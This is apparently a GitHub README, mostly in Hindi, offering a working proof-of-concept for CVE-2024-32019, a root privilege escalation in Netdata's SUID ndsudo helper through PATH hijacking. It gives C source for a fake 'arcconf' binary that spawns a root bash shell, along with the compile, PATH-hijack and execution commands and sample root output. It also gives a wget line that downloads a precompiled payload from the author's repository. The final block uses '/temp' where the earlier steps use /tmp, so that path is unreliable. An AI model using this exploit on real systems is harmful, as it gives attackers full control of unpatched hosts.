 juanbelin/cve-2024-32019-poc
Netdata ndsudo स्थानीय विशेषाधिकार वृद्धि कार्यप्रवाह और POC (CVE-2024-32019)

Netdata ndsudo स्थानीय विशेषाधिकार वृद्धि कार्यप्रवाह और POC (CVE-2024-32019)
[!TIP] कृपया पढ़ें
Netdata एक उपकरण है जो ऐप्स और सिस्टम की निगरानी प्रदान करता है, यह पोर्ट 19999 पर चलता है, ढूंढना आसान है:
test@test:~$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State

tcp        0      0 127.0.0.1:19999         0.0.0.0:*               LISTEN

यह भेद्यता (CVE-2024-32019) निम्नलिखित संस्करणों को प्रभावित करती है: >= v1.45.0, < v1.45.3, >= v1.44.0-60, < v1.45.0-169. हम हेडर प्रतिक्रिया में संस्करण जानने के लिए एक अनुरोध कर सकते हैं:
शोषण उनके प्लगइन्स में से एक, ndsudo के PATH हाइजैकिंग का लाभ उठाकर होता है, जो अक्सर /opt/netdata/usr/libexec/netdata/ में स्थित होता है और जिसमें SUID है।
test@test:~$ find / -name ndsudo 2> /dev/null
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo

हम देख सकते हैं कि --help का उपयोग करके हम क्या कर सकते हैं
$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo --help

ndsudo

(C) Netdata Inc.

A helper to allow Netdata run privileged commands.

  --test
    print the generated command that will be run, without running it.

  --help
    print this message.

The following commands are supported:

- Command    : nvme-list
  Executables: nvme
  Parameters : list --output-format=json

- Command    : nvme-smart-log
  Executables: nvme
  Parameters : smart-log {{device}} --output-format=json

- Command    : megacli-disk-info
  Executables: megacli MegaCli
  Parameters : -LDPDInfo -aAll -NoLog

- Command    : megacli-battery-info
  Executables: megacli MegaCli
  Parameters : -AdpBbuCmd -aAll -NoLog

- Command    : arcconf-ld-info
  Executables: arcconf
  Parameters : GETCONFIG 1 LD

- Command    : arcconf-pd-info
  Executables: arcconf
  Parameters : GETCONFIG 1 PD

The program searches for executables in the system path.

Variables given as {{variable}} are expected on the command line as:
  --variable VALUE

VALUE can include space, A-Z, a-z, 0-9, _, -, /, and .
test@test:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo arcconf-ld-info
arcconf : not available in PATH.
जैसा कि हम देख सकते हैं, चूंकि स्क्रिप्ट में कई कमांड हैं जो एक निष्पादन योग्य की तलाश करेंगे, हम इसका लाभ उठाकर अपना स्वयं का निष्पादन योग्य बना सकते हैं जिसका नाम PATH पर्यावरण चर में जोड़े जाने वाले पथ के भीतर किसी एक निष्पादन योग्य के नाम पर रखा गया हो।

Netdata C का उपयोग करता है, परिणामस्वरूप, हमें C में अपनी स्क्रिप्ट बनानी होगी और इसे संकलित करना होगा।
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    execl("/bin/bash", "bash", "-p", NULL);
    perror("execl");
    return 1;
}
gcc arcconf.c -o arcconf
फिर जैसा कि पहले चर्चा की गई, हम स्क्रिप्ट का पथ $PATH में जोड़ते हैं
test@test:/tmp$ PATH=/tmp:$PATH
अंत में हम बस उस कमांड को निष्पादित करते हैं जो हमारे दुर्भावनापूर्ण निष्पादन योग्य (arcconf-pd-info -> arcconf ) की ओर इशारा करता है और यह हमें एक विशेषाधिकार शेल देने वाला है
test@test:/tmp$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo arcconf-pd-info
root@editor:/tmp# whoami
root
आप पहले से संकलित C दुर्भावनापूर्ण स्क्रिप्ट डाउनलोड कर सकते हैं जो आपको ऊपर दिए गए उदाहरण में बताए अनुसार रूट के रूप में bash देगी:
wget https://github.com/juanbelin/CVE-2024-32019-POC/raw/refs/heads/main/arcconf
mv arcconf /tmp #If your target has Internet connectivity

scp ./arcconf test@test:/tmp/arcconf #If your target does not have Internet connectivity
PATH=:/temp:$PATH
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo arcconf-ld-info #The ndsudo path may change
